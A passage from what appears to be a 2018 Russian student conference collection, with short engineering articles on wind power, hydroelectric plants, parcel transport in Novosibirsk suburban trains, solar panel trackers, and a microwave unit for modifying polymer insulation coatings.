[2] Jimsher Aneli¹, Michael Ben Chaim, Omar Mukbaniani, Eliza Markarashvili, Lana Shamanauri «Some Properties of Composites on the Basis of Epoxy Resin with Mineral Fillers Activated by Tetraetoxysilane», 2006

[3] P.V. Vasconcelos, F.J. Leno, A. Magalhaes, «Impact fracture study of Epoxy-based composites Al particles and milled fibres», Neto, 4200-465 Porto, Portugal. 12 May 2005

[4] The Mechanical Properties of Epoxy Composites Filled with Rubbery Copolymer Grafted SiO₂, Sweden 2012

[5] J. Abenajara,, J. Tutor b, Y. Ballesterosb, J.C. del Real b, M.A. Martíneza Erosion-wear, mechanical and thermal properties of silica filled epoxy nanocomposites, Materials Science and Engineering Department, Spain 2017

© А.Ю. Мусаева, Дж. К. Абдурахим, 2018

ТЕХНИЧЕСКИЕ НАУКИ

Н.С. Глебова,
аспирант 2 курса
напр. «Информатика и
вычислительная техника»
e-mail: glebowanatalja@yandex.ru,
Тюменский индустриальный университет,
г. Тюмень

ИСПОЛЬЗОВАНИЕ ВЕТРОЭНЕРГЕТИКИ КАК НЕТРАДИЦИОННОГО ИСТОЧНИКА ЭЛЕКТРИЧЕСКОЙ ЭНЕРГИИ

Аннотация: в данной статье рассмотрена ветроэнергетика в качестве альтернативного источника электрической энергии

Ключевые слова: ветроэнергетика, электрическая энергия, альтернативный источник электрической энергии

Основным достоинством ветровой энергии является, прежде всего, её доступность, повсеместное распространение и практически неисчерпаемость ресурсов. Ветроэнергетика – это экологически чистое производство энергии, без вреда человеку, природе, окружающей среде и земным недрам. Но есть и недостатки ветроэлектростанций, которые затрудняют их внедрение, это непостоянство скорости ветра (а, следовательно, и энергии) в рамках длительных периодов времени.

Сегодня в мире широко распространены ветродвигатели двух типов: крыльчатые и карусельные. Встречаются еще барабанные и некоторые другие оригинальные конструкции.

Крыльчатые ВЭС – их еще называют ветродвигателями традиционной схемы – представляют собой лопастные механизмы с горизонтальной осью вращения. Система устанавливается в самое выходное положение в потоке ветра с помощью крыла-стабилизатора (наподобие флюгера). На мощных станциях, работающих на сеть, для этого используется электронная система управления рысканием. Небольшие крыльчатые ВЭС постоянного тока соединяют с

электрогенератором напрямую (без мультипликатора), мощные станции оснащают редуктором. Коэффициент использования энергии ветра у крыльчатых ВЭС (намного выше, чем у других ветряков, недаром они занимают более 90 % рынка.

Карусельные, или роторные, ВЭС с вертикальной осью вращения (на вертикальную ось «насажено» колесо, на котором закреплены «приемные поверхности» для ветра), в отличие от крыльчатых, могут работать при любом направлении ветра, не изменяя своего положения. Ветродвигатели этой группы тихоходны, поэтому не создают большого шума. В них используются многополюсные электрогенераторы, работающие на малых оборотах, что позволяет применять простые электрические схемы без риска потерпеть аварию при случайном порыве ветра. Однако следует иметь в виду, что ветроагрегаты с вертикальной осью вращения до сих пор не смогли доказать своей практической и экономической значимости, в результате чего они, по большому счету, отсутствуют в современной промышленной ветроэнергетике [1].

ВЭС экологичны, имеют малые габариты, легко вписываются в любой ландшафт и сочетаются с другими видами хозяйственного использования территорий. Для удалённых мест установка ветровых электрогенераторов может быть лучшим и наиболее дешёвым решением.

Недостатки ветроэнергетики – это её нестабильность, относительно невысокий выход электроэнергии (ветровые генераторы значительно уступают в выработке электроэнергии дизельным генераторам осенним периодами. Ветер отличается крайней изменчивостью как по направлению, так и по скоростному режиму [2].

Ветроэнергетика (Wind Power) – это одна из отраслей энергетики, специализирующаяся на преобразовании кинетической энергии воздушных масс в атмосфере в электрическую, механическую, тепловую или в любую другую форму энергии, удобную для использования в народном хозяйстве. Такое преобразование осуществляется такими агрегатами, как ветрогенератор (для получения электрической энергии), ветряная мельница (для преобразования в механическую энергию), парус (для использования в

транспорте).

Ветроэнергетические установки (ВЭУ) обеспечивают преобразование энергии ветрового потока в механическую энергию вращающегося ветроколеса, а затем в электрическую энергию. Ветроагрегат, являясь основной частью ВЭУ, состоит из ветродвигателя, системы передачи ветровой мощности на нагрузку (потребителю) и самого потребителя ветровой энергии (какого-либо устройства: электромашинного генератора, водяного насоса, нагревателя и т. п.). В зависимости от вида вырабатываемой энергии ВЭУ подразделяют на ветроэлектрические и ветромеханические. Электрические ВЭУ, в свою очередь, подразделяются на ветроустановки, вырабатывающие электроэнергию постоянного либо переменного тока. Механические ВЭУ служат для привода рабочих машин. Их основное отличие от традиционных (тепловых, атомных) – полное отсутствие как сырья, так и отходов. Единственное важное требование для ветряных электростанций (ВЭС) – высокий среднегодовой уровень ветра. Таким образом, скорость ветра – это самый важный фактор, который влияет на количество энергии, вырабатываемой ветрогенератором. Мощность современных ветрогенераторов достигает 6 МВт.

Ветроэнергетика имеется в более чем 50 странах мира. Китай, США, Германия, Испания и Индия обладают почти тремя четвертями общемирового парка ветроэнергетических установок.

Ветроэнергетика обладает всеми преимуществами, характерными для нетрадиционной энергетики в целом. ВЭС не загрязняют окружающую среду вредными выбросами, а ветровая энергия, при определенных условиях может конкурировать с невозобновляемыми энергоисточниками. Однако помимо неоспоримых преимуществ, данному виду ВИЭ присущи недостатки, которые замедляют ее развитие во многих регионах России.

К недостаткам ветроэнергетики относят [3]:

- шум
- визуальное воздействие ветрогенераторов
- эффективность работы ветряной электростанции зависит

от времени года, времени суток, погодных условий и географического положения.

– занятие больших земельных участков.

Литература и примечания:

[1] Сошинов А.Г. О ветроэнергетике в мире и в России / А.Г. Сошинов, И.В. Дружков, О.С. Шутенко // Сборник конференции Проблемы электротехники, электроэнергетики и электротехнологии (ПЭЭЭ-2017). Тольяттинский государственный университет, Институт энергетики и электротехники. – 2017. – С. 272-281.

[2] Абрамова И.А. Ветроэнергетика в условиях Оренбургской области / И.А. Абрамова, А.А. Сорокин // Известия Оренбургского государственного аграрного университета. – 2014. – № 2. – С. 66-69.

[3] Дружинская О.И. Ветроэнергетика – шаг в будущее. Состояние и перспективы / О.И. Дружинская // Вестник Димитровградского инженерно-технологического института. – 2017. – № 3 (14). – С. 75-85.

© Н.С. Глебова, 2018

*Н.С. Глебова,
аспирант 2 курса
напр. «Информатика и
вычислительная техника»
e-mail: glebowanatalja@yandex.ru,
Тюменский индустриальный университет,
г. Тюмень*

ИСПОЛЬЗОВАНИЕ ГИДРОЭНЕРГЕТИЧЕСКИХ РЕСУРСОВ В КАЧЕСТВЕ ПОЛУЧЕНИЯ ЭЛЕКТРИЧЕСКОЙ ЭНЕРГИИ

Аннотация: в данной статье рассмотрены гидроэлектростанции, их виды, а также состав ГЭС

Ключевые слова: гидроэлектростанция, электрическая энергия

Гидроэлектрические станции (ГЭС) занимают значительное место в обеспечении потребителей электрической энергией. В общем объеме выработки электроэнергии в России их доля составляет около 20 %, которая несколько колеблется в зависимости от водности года. Кроме общей выработки электроэнергии ГЭС играют большую роль как регуляторы перетоков мощности по линиям электропередачи, как источники резервной мощности, и, наконец, они играют главную роль в регулировании частоты, которая должна поддерживаться в пределах 50 ± 0.05 Герца.

Различают несколько видов ГЭС: собственно ГЭС, использующие водоток рек, который образует водяной напор; гидроаккумулирующие (ГАЭС), накапливающие воду при провале нагрузок и использующие накопленную воду при максимуме нагрузок; приливные ГЭС, использующие водяной напор, образующийся при приливах и отливах; некоторые другие ГЭС (волновые, прямоточные и т.п.).

В состав ГЭС входят:

1) гидротехнические сооружения, это дамбы, плотины, здания ГЭС, напорные сооружения, каналы подводящие и отводящие. Их назначение: создание водяного напора,

образование здания ГЭС, образование системы подвода воды к зданию ГЭС, в конечном итоге к турбине, образование системы отвода воды после прохода ее через турбину, сброс воды помимо турбин при образовании ее излишков.

2) Далее в составе ГЭС выделяют гидромеханическое оборудование, состоящее из гидравлических турбин, спиральных камер, систем регулирования.

3) Наконец выделяют электрическую часть ГЭС, состоящую из электрических генераторов, как правило, расположенных на одном валу с турбиной, распределительных устройств.

По компоновке ГЭС делят на приплотинные, русловые деривационные. Различают также горизонтальное расположение турбин и генераторов и вертикальное [1].

В русловых и приплотинных ГЭС напор воды создаётся плотиной, перегораживающей реку и поднимающей уровень воды в верхнем бьефе. При этом неизбежно некоторое затопление долины реки. В случае сооружения двух плотин на том же участке реки площадь затопления уменьшается. На равнинных реках наибольшая экономически допустимая площадь затопления ограничивает высоту плотины. Русловые и приплотинные ГЭС строят и на равнинных многоводных реках и на горных реках, в узких сжатых долинах. В состав сооружений русловой ГЭС, кроме плотины, входят здание ГЭС и водосбросные сооружения. Состав гидротехнических сооружений зависит от высоты напора и установленной мощности. У русловой ГЭС здание с размещенными в нём гидроагрегатами служит продолжением плотины и вместе с ней создаёт напорный фронт. При этом с одной стороны к зданию ГЭС примыкает верхний бьеф, а с другой – нижний бьеф. Подводящие спиральные камеры гидротурбин своими входными сечениями закладываются под уровнем верхнего бьефа, выходные же сечения отсасывающих труб погружены под уровнем нижнего бьефа.

В соответствии с назначением гидроузла в его состав могут входить судоходные шлюзы или судоподъёмник, рыбопропускные сооружения, водозаборные сооружения для ирригации и водоснабжения. В русловых ГЭС иногда

единственным сооружением, пропускающим воду, является здание ГЭС. В этих случаях полезно используемая вода последовательно проходит входное сечение с мусорозадерживающими решётками, спиральную камеру, гидротурбину, отсасывающую трубу, а по специальным водоводам между соседними турбинными камерами производится сброс паводковых расходов реки. Для русловых ГЭС характерны напоры до 30–40 м, к простейшим русловым ГЭС относятся также ранее строившиеся сельские ГЭС небольшой мощности. На крупных равнинных реках основное русло перекрывается земляной плотиной, к которой примыкает бетонная водосливная плотина и сооружается здание ГЭС. Такая компоновка типична для многих отечественных ГЭС на больших равнинных реках. Волжская ГЭС им. 22-го съезда КПСС – наиболее крупная среди станций руслового типа. При более высоких напорах оказывается нецелесообразным передавать на здание ГЭС гидростатическое давление воды. В этом случае применяется тип плотинной ГЭС, у которой напорный фронт на всём протяжении перекрывается плотиной, а здание ГЭС располагается за плотиной, примыкает к нижнему бьефу. В состав гидравлической трассы между верхним и нижним бьефом ГЭС такого типа входят глубинный водоприёмник с мусорозадерживающей решёткой, турбинный водовод, спиральная камера, гидротурбина, отсасывающая труба. В качестве дополнительных сооружений в состав узла могут входить судоходные сооружения и рыбоходы, а также дополнительные водосбросы. Примером подобного типа станций на многоводной реке служит Братская ГЭС на реке Ангара. Несмотря на снижение доли ГЭС в общей выработке, абсолютные значения производства электроэнергии и мощности ГЭС непрерывно растут вследствие строительства новых крупных электростанций. В 1969 в мире насчитывалось свыше 50 действующих и строящихся ГЭС единичной мощностью 1000 Мвт и выше, причём 16 из них – на территории бывшего Советского Союза. Важнейшая особенность гидроэнергетических ресурсов по сравнению с топливно-энергетическими ресурсами – их непрерывная возобновляемость. Отсутствие потребности в топливе для ГЭС

определяет низкую себестоимость вырабатываемой на ГЭС электроэнергии. Поэтому сооружению ГЭС, несмотря на значительные удельные капиталовложения на 1 квт установленной мощности и продолжительные сроки строительства, придавалось и придаётся большое значение, особенно когда это связано с размещением электроёмких производств [2].

Литература и примечания:

[1] Осмолов, О.М. Общая энергетика: учеб. пособие / О. М. Осмолов. – М.: РГАУ-МСХА, 2015. – 98 с.

[2] Казанцев В.П. Общая энергетика: учеб. пособие / В.П. Казанцев. – Пермь: РИО ПГТУ. – 2004. – 256 с.

© Н.С. Глебова, 2018

*И.Н. Загайнов,
студент 5 курса
спец. «Эксплуатация железных дорог»,
Р.В. Панк,
к.т.н., доц.,
Сибирский государственный
университет путей сообщения,
г. Новосибирск*

ОРГАНИЗАЦИЯ ПЕРЕВОЗКИ ГРУЗОВ В ПРИГОРОДНЫХ ПОЕЗДОВ

Аннотация: в данной статье рассмотрена возможность организации перевозки сборных грузов в пригородных поездах. Приведены достоинства и недостатки, описана технология доставки посылок по региону в постаматы.

Ключевые слова: пассажир, электропоезд, головной вагон, груз, постаматы, интернет-заказы.

Предлагается рассмотреть организацию перевозки сборных грузов в электропоездах Новосибирского региона. Центром региона является г. Новосибирск – третий по величине город России. Согласно стратегическим планам развития Новосибирской области, предполагается развитие Новосибирской агломерации (Большой Новосибирск) за счет объединения Новосибирска с его городами-спутниками, такими как Искитим, Бердск, Обь, Чик, Коченево, Мошково, Мочище.

Доля пригородного железнодорожного транспорта в Новосибирской области в сегменте пригородных перевозок составляет 62%.

Новосибирская область и город Новосибирск динамично развиваются. Об этом свидетельствует строительство жилых комплексов, инновационных объектов.

В Новосибирской области проживает 2,7 млн. человек.

Пригородное пассажирское движение в области осуществляется по пяти направлениям: запад, восток, юг, Кузбасс, на Сокур через Инскую. На каждом направлении расположены зонные станции. Они устраиваются в пунктах

спада пассажиропотоков и используются для оборота и отстоя части пригородных поездов. Например, на Кузбасском направлении – пять зонных станций.

На зонных станциях, кроме устройств, характерных для остановочных пунктов, имеются зонные пути для приёма-отправления пригородных поездов, пути для отстоя подвижного состава. Для обслуживания пассажиров предусматривают пассажирские здания с билетными кассами и помещениями для пассажиров.

Перевозки выполняются электропоездами серий ЭД4М, ЭР2К, ЭР2К(ЭС2), ЭТ2, ЭТ2М, ЭД2Т, ЭД4МК. Электропоезда состоят из моторных, головных и прицепных вагонов. Состав классического отечественного электропоезда может состоять из 4, 6, 7, 8, 9, 10, 11, 12, 13, 14 вагонов /1/.

Доставка товаров до покупателей – сдерживающий фактор развития, особенно в регионах. Доставку таких заказов осуществляют несколькими способами: по почте, курьерской доставкой и в постаматы. У каждого способа свои плюсы и минусы. Почта России – получение в отделении, экономично, но очень долгая доставка. Курьер – быстро, в экспресс-режиме, но дорого. Доставка в постаматы – в экспресс-режиме, при этом стоимость дешевле курьерской доставки. Таким образом, доставка в постаматы является золотой серединой и за счет этого имеет большие конкурентные преимущества.

На данный момент лидером, и единственным участником на рынке по доставке интернет-заказов в постаматы является компания PickPoint /3/. Компания работает с крупнейшими интернет-магазинами страны различных отраслей, что обеспечивает поток заказов, а значит и регулярные перевозки этих заказов.

В данной статье рассматривается вариант перевозок интернет-заказов электропоездами по Новосибирскому региону. Перевозка будет осуществляться до зонных станций, так как время стоянки позволит выполнить операции по погрузке-выгрузке (более 18 минут). Местом распределения заказов по зонным станциям будет город Новосибирск и, следовательно, станция отправления – головная пассажирская станция Новосибирск-Главный. От этой станции перевозка будет

осуществляться в пяти направлениях.

Получатель делает заказ в Интернет-магазине и выбирает удобный постамат, где он хочет забрать заказ. Когда заказ доставлен в терминал, получатель приходит на вокзал и забирает свой заказ.

Коробки с грузом предлагается размещать в электропоездах на европаллетах. Размер европаллета представлен на рисунке 1.




Рисунок 1 – Размеры европаллета

Длина головного вагона составляет 21,5 м, ширина – 3,52 м. Число мест для пассажиров в головном вагоне – 80. В любом электропоезде два головных вагона. Предлагается переоборудовать один головной вагон: убрать сиденья (это 80 мест), уложить европаллеты. Масса тары вагона – 44,2 т. Масса брутто при количестве предложенных мест 80 – 844,2 т. (100 кг на одного пассажира с багажом).

Всеми операциями по погрузке-выгрузке занимается один человек, который и сопровождает груз. Погрузка-выгрузка из вагона, доставка на вокзалы железнодорожных станций производится с помощью рохли. Рохля – это ручная тележка с гидравлическим подъёмным механизмом. При этом для выполнения грузовых операций из вагона потребуется раздвижной пандус.

На рисунке 2 под цифрами обозначено: 1 – склад-интернет, 2 – перевозка, 3 – склад PickPoint, 4 – курьер, 5 – электропоезд, 6 – постамат.



Рисунок 2 – Схема обслуживания клиентов

Таким образом, перевозка грузов электропоездами обладает рядом преимуществ и недостатков, и каждый в той или иной степени повлияет на целесообразность этой перевозки.

Преимущества: скорость доставки, регулярность перевозок, новая статья доходов для пригородных компаний, региональных дирекций пассажирских обустройств, улучшение качества обслуживания населения в данном регионе.

Недостатки: необходимость переустройства головного вагона, снижение количества предложенных мест в электропоездах, такие перевозки не предусмотрены нормативными документами ОАО «РЖД».

Литература и примечания:

[1] Организация пригородных железнодорожных перевозок [Электронный ресурс]: учеб. пособие / Ю.О. Пазойский [и др.]. – Электрон. дан. – Москва: УМЦ ЖДТ, 2015. – 270с. – Режим доступа: <https://e.lanbook.com/book/80016>. – Загл. с экрана.

[2] Проектирование инфраструктуры железнодорожного транспорта (станции, железнодорожные и транспортные узлы) [Электронный ресурс]: учеб. – Электрон. дан. – Москва: УМЦ ЖДТ, 2012. – 1086с. – Режим доступа: <https://e.lanbook.com/book/6076>. – Загл. с экрана.

[3] <http://ict-online.ru/interview/i123550> (дата обращения 05.05.2018 г.). – Заглавие с экрана.

В.Р. Иванова,
к.т.н., доц.,
e-mail: vr-10@mail.ru,
А.Ф. Габдрахманов,
магистрант 2 курса
напр. «Электроэнергетика
и электротехника»,
e-mail: ayn94@yandex.ru,
ФГБОУ ВО «КГЭУ»,
г. Казань

ВЫБОР СПОСОБА УСТАНОВКИ СОЛНЕЧНОЙ БАТАРЕИ

Аннотация: в данной статье рассмотрены солнечные фотоэлектрические установки со стационарным и динамическими видами систем крепления.

Ключевые слова: солнечная энергетика, автономное солнечное электроснабжение, солнечные батареи (панели), солнечный трекер.

С доступностью устройств преобразования солнечной энергии в электричество популярность солнечного электроснабжения жилых домов только возрастает. На сегодняшний день солнечные панели можно установить как в статическом положении, с ориентиром на юг под определенным углом к горизонту, так и в динамическом, с системой слежения за Солнцем.

КПД промышленных фотоэлектрических преобразователей (ФЭП) в среднем составляет 16 %, а у лучших образцов однопереходных ФЭП достигает 25 %. Для многопереходных ФЭП достигнут КПД 44,7% [3].

Достоинствами солнечных батарей является:

- бесшумность;
- можно располагать на крышах и стенах сооружений;
- преобразование солнечной энергии происходит напрямую, панели не имеют движущихся частей;
- минимальное обслуживание.

Наряду с выше перечисленными достоинствами, при преобразование солнечной энергии в электрическую существуют следующие препятствия:

- низкий КПД солнечных элементов;
- дороговизна солнечных фотоэлектрических элементов (СФЭ), систем хранения и использования энергии;
- нестабильность вырабатываемой солнечными панелями электроэнергии, связанная с рассеянностью солнечной радиации, временными, а также климатическими и географическими условиями.

Для решения проблем с уменьшением стоимости и увеличения КПД солнечных элементов уж давно ведутся поиски использования различных материалов и разработки технологий изготовления солнечных фотоэлементов.

Несмотря на разработку различных типов солнечных элементов, кристаллические кремниевые СФЭ доминировали с самого начала развития фотоэлектрических технологий и занимают на сегодняшний день более 85% рынка [5].

Это объясняется высокой распространенностью кремния в природе, относительной его дешевизной и развитостью индустрии по производству полупроводниковых приборов на основе кремния, влияющих на стоимость кремниевых солнечных фотоэлектрических батарей (СФБ), которая остается относительно низкой по сравнению с различными типами существующих сегодня СФБ, к примеру, арсенид галлиевых [1].

На сегодняшний день большинство солнечных батарей устанавливают непосредственно на месте использования в фиксированном положении, направленно на юг, с незначительными отклонениями по азимуту.

Такие фотоустановки благодаря простой конструкции, надежности и относительной дешевизне получили широкое применение в солнечной энергетике. В связи с тем, что Земля постоянно находится в движении, а солнечные батареи с постоянной ориентацией не учитывают маршрут Солнца по азимуту и зениту, поэтому из-за неперпендикулярного падения солнечных лучей уменьшается активная площадь панели, а также и эффективность выработки электроэнергии.

Для решения данной проблемы были разработаны

различные системы позволяющие, в зависимости от положения Солнца, менять направление солнечных батарей. Такие системы солнечного слежения получили название солнечный трекер.

Солнечный трекер – это устройство, направляющее солнечную батарею или концентратор на солнечные лучи, позволяя выработать им в течение дня большее количество энергии.

Различают два вида трекера, в зависимости от конструкции:

- Одноосевые системы слежения;
- Двухосевые системы слежения.

Одноосевые осуществляют повороты солнечного модуля относительно только одной оси. Существует несколько типов одноосевых трекеров:

1) Трекеры с одной наклонной осью вращения – Tilted single axis tracker (TSAT). Внешний вид трекера представлен на рисунке 1(A).

2) Трекеры с горизонтальной осью вращения – Horizontal single axis tracker (HSAT). Ось вращения горизонтально ориентирована по отношению к земле. Внешний вид трекера представлен на рисунке 1(B).

3) Трекеры с вертикальной осью вращения – Vertical single axis tracker (VSAT). Ось вращения вертикально ориентирована по отношению к земле. Внешний вид трекера представлен на рисунке 1(C).




Рисунок 1 – Виды одноосевых трекеров

Двухосевые трекеры осуществляют повороты солнечного

модуля относительно как вертикальной оси вращения, так и горизонтальной. Как правило, оси вращения не взаимосвязаны, но выполняют работу вместе.

Существует два вида двухосевых трекеров:

1) Трекер с двумя осями вращения на несущем столбе – Tip-tilt dual axis tracker (TTDAT). Солнечный модуль монтируется на конце столба. Данный трекер представлен на рисунке 2.

Движение трекера с востока на запад управляется поворотом массива вокруг верхнего полюса, на котором закреплён подшипник. В верхней части вращающегося подшипника находится механизм, который обеспечивает вертикальное вращение панелей и обеспечивает основные точки крепления для массива панелей [2].



Рисунок 2 – Двухосевой трекер типа TTDAT

2) Трекер с двумя осями вращения и опорной плоскостью – Azimuthaltitude dual axis tracker (AADAT). В отличие от трекера типа TTDAT солнечный модуль вращается не вокруг полюса столба, а вся система устанавливается на ролики или на большую платформу с подшипниками. Данный трекер представлен на рисунке 3.

Основным преимуществом такого расположения является

то, что вес массива распределяется по частям кольца, в отличие от одной точки загрузки полюса в TTDAT. Это позволяет AADAT поддерживать гораздо больший массив солнечных панелей или отражателей [2].




Рисунок 3 – Двухосевой трекер типа AADAT

Таким образом, двухосевые наиболее тщательно прослеживают за положением Солнца, контролируя его движение по азимуту и углу наклона к горизонту. Хотя в этом и есть небольшой выигрыш двухосевой по сравнению с одноосевой системой, но она сложнее по конструкции и дороже.

Так как в течение года Солнце относительно медленно меняет свое положение в небе, следовательно и потребность в двухосной системе отпадает. Поэтому можно сэкономить и установить солнечную панель с одноосевым солнечным трекером, автоматически изменяющим направления панели в течение суток и способным к ручному управлению панелью относительно горизонтальной оси, несколько раз в год, в зависимости от расположения Солнца по зениту.

В работе [4] авторы указывают на проведение натурных испытаний на экспериментальном образце, тем самым эти исследования доказывают рентабельность применения солнечных трекеров: одноосные системы увеличили сбор

мощности на 23%, а двухосные – на 32% в условиях г. Томска.

Итак, увеличивая сбор прямого солнечного излучения, использование систем слежения за Солнцем ведет к уменьшению срока окупаемости СФУ и снижению стоимости вырабатываемой электроэнергии.

Литература и примечания:

[1] Ахметшин А.Т. Повышение эффективности автономных солнечных фотоэлектрических установок для электроснабжения сельскохозяйственных потребителей: диссертация на соискание ученой степени кандидата технических наук. Башкирский государственный аграрный университет, Уфа, 2016.

[2] Стариков А.В. Одноосевой солнечный трекер: бакалаврская работа. Тольяттинский государственный университет, Тольятти, 2016.

[3] Синтез и исследования фотоэлектрических преобразователей на основе гибридных органо-неорганических перовскитов метиламмоний иодида свинца / Кинев В.А., Виноградов И.И., Резепов П.С., Зеленьяк Т.Ю. // Материалы VIII Международной студенческой электронной научной конференции «Студенческий научный форум», 2016

[4] Охорзина, А.В. Системы слежения за Солнцем с применением ФЭД / А.В. Охорзина, М.В. Китаева, А.В. Юрченко, А.В. Скороходов // Ползуновский вестник. – 2012. – №2/1. – С. 213-217.

[5] Luque A. Handbook of Photovoltaic Science and Engineering / A. Luque, S. Hegedus – John Wiley & Sons Ltd, 2003 – P. 205.

© А.Ф. Габдрахманов, 2018

*Д.Ф. Сулейманов,
к.т.н., доц.,
e-mail: suldf@yandex.ru,
Н.С. Шулаев,
д.т.н., проф.,
e-mail: nshulayev@rambler.ru,
Уфимский государственный нефтяной
технический университет»,
г. Уфа*

ЭЛЕКТРОДИНАМИЧЕСКАЯ УСТАНОВКА ДЛЯ МОДИФИКАЦИИ ИЗОЛЯЦИОННЫХ ПОКРЫТИЙ


Аннотация: Работа посвящена описанию конструкции установки, позволяющей использовать излучение микроволнового диапазона для улучшения механических свойств полимеров, в частности, поливинилхлорида.

Ключевые слова: микроволновая установка, изоляционное покрытие, модификация

Из экспериментальных исследований следует, что воздействие микроволнового излучения на молекулы полимеров, в частности поливинилхлорида, приводит к изменению межмолекулярных связей. При этом наблюдается как улучшение, так и ослабление механических свойств полимеров. Существует оптимальная энергетическая доза облучения, при которой механические свойства полимеров улучшаются. Это явление объясняется возникновением дополнительных межмолекулярных связей. Поэтому актуальной является разработка конструкций установок, позволяющих при относительно небольших энергетических затратах существенно улучшить свойства полимеров. На рисунке приведена принципиальная схема микроволновой установки для модификации изоляционных покрытий.

Работа микроволновой установки осуществляется следующим образом. Полимерная лента 9 подвергаемая модификации движется в загрузочное устройство 1 подается на направляющие керамические ролики 6. На выходе из резонатора

на ленту 9 наносится клеящая композиция, поступающая на цилиндрический рифленый барабан 7, через каналы 8, и распределяется по поверхности ленты гладким цилиндрическим барабаном 11. Далее движется к узлу выгрузки продукта 10.



1 – загрузочное устройство; 2 – рабочая камера; 3 – СВЧ-генератор; 4 – мембрана; 6 – направляющие ролики; 7 – рифленый барабан для нанесения клеящей композиции; 8 – каналы для подачи клеящей композиции; 9 – полимерная лента; 10 – узел выгрузки продукта; 11 – гладкий рифленый барабан для распределения клеящей композиции.

Рисунок – Комбинированная микроволновая установка

Электромагнитное излучение (с частотой 2450 МГц) создается генератором микроволнового излучения 3 и излучается в корпус установки, являющийся резонатором, с помощью излучающей антенны 4. Мембрана 5, проницаемая для микроволнового излучения, предохраняет генерирующее устройство от попадания влаги. [96]

Расстояние H от поверхности транспортирующей ленты до излучающих антенн выбирается из условия наиболее эффективного воздействия электромагнитного излучения СВЧ-диапазона вдоль всей ленты обрабатываемого материала. Для обеспечения полного поглощения энергии электромагнитного излучения высота слоя продукта на транспортной ленте устанавливается больше микроволнового излучения в полимерное вещество. Необходимо, чтобы поверхность транспортера не поглощала энергию электромагнитного поля, что позволит обеспечить многократное взаимодействие с полимерной средой.

Возможно три типа покрытий внутренней камеры:

эмалированное, специальное устойчивое и нержавеющей.

Первый тип представляет собой наиболее часто встречающееся покрытие камеры микроволновой установки.

Второй тип, в отличие от эмалированного, разработан специально для микроволновых установок, обладает особой устойчивостью и прочностью, необходимыми при смене температур, легко чистится и не подвержен деформации.

К этому типу покрытий можно отнести покрытия из керамики и бикерамики, а также покрытия, обладающие специальными противобактериальными свойствами, к ней не прилипают загрязнения и при чистке на ней не образуются царапины.

Третий вид внутренней поверхности камеры – из нержавеющей сталей. К их отличительным свойствам следует отнести повышенную устойчивость к тепловым режимам, прочность, долговечность.

Оптимальную удельную энергию излучающей системы можно определить из экспериментальных исследований по известной удельной мощности облучения [1] по формуле:

$$W_{\text{уд}} = P_{\text{уд}} \cdot \tau_{\text{э}}, \quad (1)$$

где $P_{\text{уд}}$ – оптимальная удельная мощность, кВт/кг;

$\tau_{\text{э}}$ – время экспозиции, с.

Скорость протяжки ленты и мощность излучения для процесса модификации определяется производительностью установки:

$$v_{\text{к}} = \frac{G}{d \cdot b \cdot \rho}, \quad (2)$$

$$P = W_{\text{уд}} \cdot G, \quad (3)$$

где G – производительность, кг/с;

d – толщина пленки, м;

b – ширина пленки, м;

ρ – плотность материала, кг/м³.

Количество отражений электромагнитного излучения или количество слоев полимерной пленки должно обеспечивать равенство суммарной толщины обрабатываемого материала и максимальной глубины проникновения электромагнитного излучения в материал, т.е. вся энергия микроволнового

излучения поглощается обрабатываемым веществом, что позволяет исключить балластную нагрузку [2]. Таким образом, оно равно

$$N = \frac{\delta}{d}, \quad (4)$$

где δ – максимальная глубина проникновения, м.

В случае, когда излучатель находится под углом к поверхности обрабатываемого материала, необходимо, чтобы выполнялось условие о смещении отраженного сигнала в излучающую систему. Это возможно только в том случае, когда отраженное излучение в продольном направлении превышает диаметр излучающей антенны.

Высота камеры определяется как

$$H = \frac{D_a}{2 \sin \alpha_H} \quad (5)$$

где D_a – диаметр антенны, м;

α_H – угол наклона антенны к модифицируемому материалу.

Длина камеры определится как

$$L_K = N \cdot \frac{D}{2 \cos \alpha_H} \quad (6)$$

Производительность определяется углом наклона излучающей системы и не зависит от количества ходов пленки.

Мощность излучения магнетрона будет определяться производительностью установки и удельной энергией электромагнитного поля микроволнового диапазона. Габаритные размеры установки и мощность излучающей системы позволяют создавать мобильные установки по модификации изоляционных покрытий.

Литература и примечания:

[1] Горина А.Ю., Сулейманов Д.Ф., Абакачева Е.М. Определение оптимальной удельной энергии излучения магнетрона в зависимости от диаметра трубопровода // Сборник материалов 63-ей научно-технической конференции студентов, аспирантов и молодых ученых УГНТУ. 2012. С. 383.

